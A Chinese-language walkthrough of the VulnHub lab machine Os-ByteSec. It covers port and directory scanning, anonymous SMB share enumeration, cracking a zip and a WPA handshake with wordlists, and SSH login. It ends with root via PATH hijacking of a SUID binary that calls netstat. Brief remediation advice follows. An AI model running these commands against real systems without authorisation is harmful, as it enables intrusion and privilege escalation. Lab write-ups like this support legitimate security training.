靶机系列测试教程 Os-ByteSec

1 简介

1.1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，问问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

博客 www.moonsec.com

1.2 靶机介绍

描述	说明
Difficulty	Intermediate
Flag	2 Flag first user And second root
Learing	exploit | SMB | Enumration | Stenography | Privilege Escalation
Contact	https://www.linkedin.com/in/rahulgehlaut/

下载地址


https://www.vulnhub.com/entry/hacknos-os-bytesec,393/

难度 为中级

2 测试过程

2.1 nmap 端口探查

nmap -sV -sC 192.168.0.159 -oA os-bytesec-allport



```
Host is up (0.014s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Hacker_James
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2525/tcp open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:55:4f:1e:e9:7e:ea:87:69:90:1c:1f:b0:63:3f:f3 (RSA)
|   256 a6:70:f1:0e:df:4e:73:7d:71:42:d6:44:f1:2f:24:d2 (ECDSA)
|_  256 f0:f8:fd:24:65:07:34:c2:d4:9a:1f:c0:b8:2e:d8:3a (ED25519)
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Service Info: Host: NITIN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 3h10m30s, median: 0s
|_nbstat: NetBIOS name: NITIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: nitin
|   NetBIOS computer name: NITIN\x00
|   Domain name: 168.1.7
|   FQDN: nitin.168.1.7
|_  System time: 2019-12-20T13:05:24+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-12-20T07:35:24
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
root@kali:~/os-bytesec#
```

发现目标的端口服务器有
139 445 为 smb 服务 netBions name NITIN
smbba4.3.11 Ubuntu
80 端口为 web 服务
2525 端口为 ssh 服务

2.2 网站目录扫描


gobuster dir -u http://192.168.0.159 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

==========

/news (Status: 301)
/img (Status: 301)

/html (Status: 301)
/gallery (Status: 301)
/css (Status: 301)
/js (Status: 301)
/server-status (Status: 403)

2.3 访问 80 端口



2.1 检测 smb 服务安全

2.1.1 使用 nmap 检测 smb 服务

nmap -v -p139,445 --script=smb-vuln-*.nse --script-args=unsafe=1 192.168.0.159

```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)

Host script results:
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

NSE: Script Post-scanning.
Initiating NSE at 23:04
Completed NSE at 23:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

发现没有可以利用的

2.1.2 smbmap 列出共享


smbmap -H 192.168.0.159

```
root@kali:~# smbmap -H 192.168.0.159
[+] Finding open SMB ports....
[+] Guest SMB session established on 192.168.0.159...
[+] IP: 192.168.0.159:445      Name: 192.168.0.159
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (nitin server (Samba, Ubuntu))
```

发现可以匿名访问但是均都没有任何权限

2.1.3 enum4linux 测试 smb 安全


enum4linux -U 192.168.0.159



可以匿名登录 同时发现存在 smb 用户

enum4linux 192.168.0.159


上面这条命令 全方位测试 smb 服务安全 枚举用户 共享文件



发现用户 sagar blackjax smb
把重点放在 smb 用户上

2.1.4 用 smbmap 列出用户共享目录


smbmap -H 192.168.0.159 -u smb



可以列出文件 发现并不需要密码

2.1.5 smbclient 访问目录


smbclient 访问 smb 隐藏目录
smbclient //192.168.0.159/smb -U smb



密码为空 用过命令 ls 列出当前文件。
get main.txt safe.zip
通过 get 命令下载这两个文件

3 fcrackzip 破解 zip 文件

fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u safe.zip



3.1.1 破解 user.cap 文件

解压 unzip safe.zip 得到两个文件

```
main.txt                os-bytesec-allport.nmap  os-bytesec-ports.gnmap  os-bytesec-ports.xml  secret.jpg
os-bytesec-allport.gnmap os-bytesec-allport.xml  os-bytesec-ports.nmap   safe.zip              user.cap
root@kali:~/os-bytesec#
```

user.cap 里面是一些包信息。

aircrack-ng -w /usr/share/wordlists/rockyou.txt user.cap

```
root@kali:~/os-bytesec#  aircrack-ng -w /usr/share/wordlists/rockyou.txt user.cap
Opening user.cap please wait...
Read 49683 packets.

   #  BSSID              ESSID                     Encryption

   1  56:DC:1D:19:52:BC  blackjax                  WPA (1 handshake)

Choosing first network as target.

Opening user.cap please wait...
Read 49683 packets.

1 potential targets
```

```
                              Aircrack-ng 1.5.2

 [00:00:04] 11248/7120712 keys tested (2618.58 k/s)

 Time left: 45 minutes, 15 seconds                          0.16%

                         KEY FOUND! [ snowflake ]


 Master Key     : 86 15 12 BE 84 AB 2B DE 0F B1 30 33 1A 53 5E 2A
                  1E 51 7A FA 3B EB 16 71 DE 6C 21 06 CC 3A D7 64

 Transient Key  : 0B C6 05 2E 14 33 3F E2 2B 24 9B 70 23 F4 81 CD
                  40 68 1A 88 7D A4 98 47 27 37 B6 52 22 F9 E2 34
                  6B B2 09 C3 1A 5E 24 92 08 16 06 DA E7 51 85 7C
                  58 0D D9 C7 03 07 8A B0 84 EB 15 6A 53 C7 CA C9

 EAPOL HMAC     : EA 50 53 E3 0A 49 BA AF 34 C8 17 73 07 E3 4D 12
@kali:~/os-bytesec#
```

得到 ESSID 的名字 blackjax KEY snowflake

3.2 登录 ssh

ssh -p 2525 blackjax@192.168.0.159

```
root@kali:~/os-bytesec# ssh -p 2525 blackjax@192.168.0.159
blackjax@192.168.0.159's password:
Permission denied, please try again.
blackjax@192.168.0.159's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

176 packages can be updated.
121 updates are security updates.

New release '18.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Dec 20 11:36:05 2019 from 192.168.0.160
$
```

3.3 获取 user.txt

```
blackjax@nitin:~$ ls
user.txt
blackjax@nitin:~$ cat user.txt
 _   _ ____  _____ ____    _____ _        _    ____
| | | / ___|| ____|  _ \  |  ___| |      / \  / ___|
| | | \___ \|  _| | |_) | | |_  | |     / _ \| |  _
| |_| |___) | |___|  _ <  |  _| | |___ / ___ \ |_| |
 \___/|____/|_____|_| \_\ |_|   |_____/_/   \_\____|


Go To Root.

MD5-HASH : f589a6959f3e04037eb2b3eb0ff726ac
blackjax@nitin:~$
```

3.4 特权提升

3.4.1 找到 suid 文件

查找根本目录下所有带用 suid 属性的文件
find / -type f -perm -u=s 2>/dev/null

```
MD5-HASH : f589a6959f3e04037eb2b3eb0ff726ac
blackjax@nitin:~$  find / -type f -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/at
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/netscan
/usr/bin/sudo
/bin/ping6
/bin/fusermount
/bin/mount
/bin/su
/bin/ping
/bin/umount
/bin/ntfs-3g
blackjax@nitin:~$
```

运行 netscan

```
blackjax@nitin:~$ /usr/bin/netscan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:2525            0.0.0.0:*               LISTEN      1022/sshd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      872/smbd
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      1016/mysqld
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      872/smbd
tcp        0      0 192.168.0.159:445       192.168.0.106:3186      ESTABLISHED 2011/smbd
tcp        0    188 192.168.0.159:2525      192.168.0.160:38294     ESTABLISHED 3053/sshd: blackjax
tcp6       0      0 :::2525                 :::*                    LISTEN      1022/sshd
tcp6       0      0 :::445                  :::*                    LISTEN      872/smbd
tcp6       0      0 :::139                  :::*                    LISTEN      872/smbd
tcp6       0      0 :::80                   :::*                    LISTEN      1145/apache2
blackjax@nitin:~$
```

发现与 netstat -tlnp 相似

```
blackjax@nitin:~$ /usr/bin/netscan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:2525            0.0.0.0:*               LISTEN      1022/sshd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      872/smbd
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      1016/mysqld
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      872/smbd
tcp        0      0 192.168.0.159:445       192.168.0.106:3186      ESTABLISHED 2011/smbd
tcp        0    296 192.168.0.159:2525      192.168.0.160:38294     ESTABLISHED 3053/sshd: blackjax
tcp6       0      0 :::2525                 :::*                    LISTEN      1022/sshd
tcp6       0      0 :::445                  :::*                    LISTEN      872/smbd
tcp6       0      0 :::139                  :::*                    LISTEN      872/smbd
tcp6       0      0 :::80                   :::*                    LISTEN      1145/apache2
blackjax@nitin:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:2525            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.0.159:445       192.168.0.106:3186      ESTABLISHED -
tcp        0    568 192.168.0.159:2525      192.168.0.160:38294     ESTABLISHED -
tcp6       0      0 :::2525                 :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

3.5 分析 netscan 文件

xxd /usr/bin/netscan | less


```
00000480: 00e8 cafe ffff 83c4 1083 ec0c 6a00 e88d  ............j...
00000490: feff ff83 c410 83ec 0c68 3085 0408 e88d  .........h0.....
000004a0: feff ff83 c410 908b 4dfc c98d 61fc c390  ........M...a...
000004b0: 5557 5653 e8e7 feff ff81 c347 1b00 0083  UWVS.......G....
000004c0: ec0c 8b6c 2420 8db3 0cff ffff e81b feff  ...l$ ..........
000004d0: ff8d 8308 ffff ff29 c6c1 fe02 85f6 7425  .......).....t%
000004e0: 31ff 8db6 0000 0000 83ec 04ff 7424 2cff  1...........t$,.
000004f0: 7424 2c55 ff94 bb08 ffff ff83 c701 83c4  t$,U............
00000500: 1039 f775 e383 c40c 5b5e 5f5d c38d 7600  .9.u....[^_]..v.
00000510: f3c3 0000 5383 ec08 e883 feff ff81 c3e3  ....S...........
00000520: 1a00 0083 c408 5bc3 0300 0000 0100 0200  ......[.........
00000530: 6e65 7473 7461 7420 2d61 6e74 7000 0000  netstat -antp...
00000540: 011b 033b 2800 0000 0400 0000 d0fd ffff  ...;(...........
00000550: 4400 0000 2bff ffff 6800 0000 70ff ffff  D...+...h...p...
00000560: 9400 0000 d0ff ffff e000 0000 1400 0000  ................
00000570: 0000 0000 017a 5200 017c 0801 1b0c 0404  .....zR..|......
00000580: 8801 0000 2000 0000 1c00 0000 84fd ffff  .... ...........
00000590: 5000 0000 000e 0846 0e0c 4a0f 0b74 0478  P......F..J..t.x
000005a0: 003f 1a3b 2a32 2422 2800 0000 4000 0000  .?.;*2$"(...@...
000005b0: bbfe ffff 4400 0000 0044 0c01 0047 1005  ....D....D...G..
```

发现调用 netstat 命令

3.5.1 提权 root

3.5.2 创建文件 netstat


cd /tmp
echo "/bin/sh" >netstat
chmod 775 netstat




3.5.3 设置环境变量 PATH

查看当前环境变量 echo $PATH

设置环境变量
export PATH=/tmp:$PATH



netscan



3.5.4 拿到 root.txt

4 修复建议

- 设置 smb 用户密码
- netscan 命令 去掉 s 属性